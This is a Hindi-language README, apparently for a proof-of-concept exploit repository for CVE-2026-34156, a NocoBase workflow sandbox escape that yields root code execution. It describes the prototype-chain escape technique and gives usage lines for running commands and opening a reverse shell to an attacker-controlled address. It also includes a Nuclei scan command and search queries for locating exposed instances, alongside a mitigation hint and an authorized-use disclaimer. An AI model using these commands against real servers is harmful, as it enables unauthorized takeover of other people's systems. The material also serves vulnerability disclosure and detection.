
CVE-2026-34156 के लिए PoC एक्सप्लॉइट और Nuclei टेम्पलेट, जो NocoBase वर्कफ़्लो सैंडबॉक्स एस्केप है और root के रूप में अनधिकृत रिमोट कोड एक्ज़ीक्यूशन को सक्षम बनाता है।




NocoBase में अप्रमाणित / निम्न-विशेषाधिकार → रूट रिमोट कोड निष्पादन
CVE-2026-34156 NocoBase (एक ओपन-सोर्स नो-कोड/लो-कोड प्लेटफ़ॉर्म) में एक गंभीर सैंडबॉक्स एस्केप भेद्यता है।
एक वर्कफ़्लो स्क्रिप्ट नोड बनाने या निष्पादित करने की क्षमता रखने वाला हमलावर (यहाँ तक कि कम विशेषाधिकारों के साथ भी) Node.js vm सैंडबॉक्स से बाहर निकल सकता है और कंटेनर के अंदर रूट के रूप में पूर्ण रिमोट कोड निष्पादन प्राप्त कर सकता है।
@nocobase/plugin-workflow-javascript (स्क्रिप्ट नोड)console._stdout.constructor.constructor के माध्यम से सैंडबॉक्स एस्केपuid=0) के रूप में रिमोट कोड निष्पादनfs)सैंडबॉक्स में पास किया गया console ऑब्जेक्ट होस्ट रियल्म से है, जिससे हमलावर प्रोटोटाइप श्रृंखला पर चढ़कर वास्तविक Function कंस्ट्रक्टर → process.mainModule.require तक पहुँच सकते हैं।
# सरल कमांड निष्पादन
python3 CVE-2026-34156.py -u https://target.com -e [email protected] -p password -c "id"

# रिवर्स शेल
python3 CVE-2026-34156.py -u https://target.com -r 192.168.1.100:4444
रिपॉज़िटरी में शामिल: पूर्ण PoC स्क्रिप्ट, Nuclei टेम्पलेट, और सुरक्षित चेकर।
nuclei -u https://target -t cves/CVE-2026-34156.yaml
title="NocoBase" || title="Sign in - NocoBase"
title="NocoBase" && body="workflow"
isolated-vm) का उपयोग करें।
यह रिपॉज़िटरी केवल शैक्षिक और अधिकृत सुरक्षा अनुसंधान उद्देश्यों के लिए है।
केवल उन सिस्टम पर उपयोग करें जिनके आप स्वामी हैं या जिनका परीक्षण करने के लिए आपके पास स्पष्ट लिखित अनुमति है।
अनधिकृत शोषण अवैध है।
सुरक्षा समुदाय के लिए ❤️ के साथ बनाया गया
सुरक्षित रहें। तेज़ी से पैच करें।